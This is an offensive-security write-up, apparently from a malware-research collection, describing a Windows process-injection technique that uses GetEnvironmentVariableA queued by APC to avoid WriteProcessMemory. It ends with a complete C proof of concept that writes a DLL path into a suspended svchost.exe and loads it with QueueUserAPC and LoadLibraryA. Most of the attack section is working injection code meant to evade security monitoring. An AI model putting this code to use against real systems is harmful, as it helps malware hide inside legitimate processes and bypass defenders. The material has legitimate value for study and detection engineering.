
GetEnvironmentVariable as an alternative to WriteProcessMemory in process injections

vx-underground.org collection // J. M. Fernández



This week I have been playing a bit with process injections (nothing fancy, just doing PoCs with the well-known techniques). Doing this task I started to wonder about alternative ways to write arbitrary content to a known address in the remote process, so I could avoid the use of WriteProcessMemory. I believe that this technique has to be documented somewhere in the intertubes but with my google-fu I could not find any reference to **GetEnvironmentVariable** and process injection. If you know any article/slide/whatever that references this idea, please ping me at twitter (@TheXC3LL) so I can add it to this article.

0x00 Introduction

Most common (and jurassic) process injection techniques rely on a common pattern based on VirtualAllocEx -> WriteProcessMemory -> (Change to RX if needed) -> Trigger execution. Luckily in last years new techniques to write the payload inside the remote process have been discovered/implemented (Atom Bombing, Shared-Memory Reuse, NtMapViewOfSection, etc.) and also new ways to trigger the execution (SetWindowLong, PROPagate, WNF callbacks, etc.), so the landscape is growing.

I started to play with the idea of finding exported functions from Kernel32.dll that can write from an externally controlled buffer to an arbitrary memory address. Or in other words: we are interested in functions that can read a value controlled by the injector and write that value to an arbitrary memory address. We are interested in Kernel32.dll because the addresses of exported functions can be retrieved with GetProcAddress (the virtual addresses will be the same between processes). If we discover a function that fits our requirements, we can call it via QueueUserAPC/NtQueueApcThread.

I googled for “Kernel32 exports” and found this list, and after a few attempts our candidate appeared: GetEnvironmentVariable.

0x01 GetEnvironmentVariable

This function has everything we need:

```
DWORD GetEnvironmentVariable(
  LPCTSTR lpName,
  LPTSTR  lpBuffer,
  DWORD   nSize
);
```

As we can see in the definition it takes 3 parameters:

- **lpName**: pointer to the name of the environment variable.
- **_lpBuffer**: buffer where the value of the environment variable will be stored
- **nSize**: buffer size

We can create a suspended process with custom environment variables with **SetEnvironmentVariable** and **CreateProcess** and later, from the target processes, read that environment variable and write the content to a buffer…:

```
SetEnvironmentVariableA("CustomVar", payload);

bSuccess = CreateProcessA(NULL,
    "c:\\windows\\system32\\SVCHOST.EXE -k NetworkService",
    NULL,
    NULL,
    FALSE,
    CREATE_SUSPENDED,
    NULL,
    NULL,
    &siStartInfo,
    &piProcInfo
);
```

…the only problem is that we need to know an address where that string "CustomVar" exists (to use it as a lpName parameter).

Parameter lpBuffer is known by us because the location of the memory reserved via VirtualAllocEx and nSize is known too for the same reason. The only "unknown" parameter is the pointer to an environment variable name which content is controlled by us. How can we solve this?

0x02 String reuse

We cannot find out a priori any pointer to the "CustomVar" string… but we can reuse any string located in a known address **:)**. As we said at the beginning, the virtual addresses of kernel32.dll are shared between processes, so we can create an environment variable using as name a string present in this module. We only need to know the offset where the string lies and calculate the address dynamically. For example, something like:

```
hModK = LoadLibraryA("Kernel32");
address = GetProcAddress(hModK, "AllocConsole"); //Just a reference point
address = (char *)address + 0x591A8; //SdbInitDatabaseEx in kernel32
```

Then call SetEnvironmentVariable with this value and CreateProcess:

```
SetEnvironmentVariableA("SdbInitDatabaseEx", payload);
CreateProcessA(...)
...
```

Lastly we only need to enqueue the call to GetEnvironmentVariable with all the parameters:

```
NtQueueApcThread(piProcInfo.hThread, GetProcAddress(hModK, "GetEnvironmentVariableA"), address,
payload_location, sizeof(payload));
```

0x03 PoC || GTFO

```
#include <stdio.h>
#include <windows.h>
#include <psapi.h>
int main(int argc, char** argv) {
    PROCESS_INFORMATION piProcInfo;
    STARTUPINFOA siStartInfo = { 0 };
    BOOL bSuccess = FALSE;
    char payload[] = "C:\\Test\\alert.dll";
    void* payload_location = NULL;
    HMODULE hModK = NULL;
    HMODULE hModN = NULL;
    char* kernel32_string = NULL;
    FARPROC address = NULL;
    NTSTATUS(NTAPI * NtQueueApcThread)(
       _In_ HANDLE ThreadHandle,
       _In_ PVOID ApcRoutine,
       _In_ PVOID ApcRoutineContext OPTIONAL,
       _In_ PVOID ApcStatusBlock OPTIONAL,
       _In_ ULONG ApcReserved OPTIONAL
       );


    hModK = LoadLibraryA("Kernel32");
    address = GetProcAddress(hModK, "AllocConsole");//Just a reference
point
    address = (char *)address + 0x591A8; //SdbInitDatabaseEx in kernel32
    SetEnvironmentVariableA("SdbInitDatabaseEx", payload);

    bSuccess = CreateProcessA(NULL,
       "c:\\windows\\system32\\SVCHOST.EXE -k NetworkService",
       NULL,
       NULL,
       FALSE,
       CREATE_SUSPENDED,
        NULL,
        NULL,
        &siStartInfo,
        &piProcInfo
    );

    if (!bSuccess) {
        return -1;
    }

    payload_location = VirtualAllocEx(piProcInfo.hProcess, NULL,
sizeof(payload), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    hModN = LoadLibraryA("ntdll");
    NtQueueApcThread = (NTSTATUS(NTAPI*)(HANDLE, PVOID, PVOID, PVOID,
ULONG)) GetProcAddress(hModN, "NtQueueApcThread");
    NtQueueApcThread(piProcInfo.hThread, GetProcAddress(hModK,
"GetEnvironmentVariableA"), address, payload_location, sizeof(payload));
    QueueUserAPC(GetProcAddress(hModK, "LoadLibraryA"), piProcInfo.hThread,
payload_location);
    ResumeThread(piProcInfo.hThread);
    return 0;
}
```

0x04 Conclusions

This technique is just one more to add to our toolbox. Of course the usage of GetEnvironmentVariable has its drawbacks, like for example the usage of ASCII shellcodes to avoid issues.

As I said before, I believe this technique probably is documented somewhere but I could not find any source. If you find any reference to this way of avoiding WriteProcessMemory, know more interesting ideas about this topic, or just want ot point me an error/typ feel free to contact me (@TheXC3LL).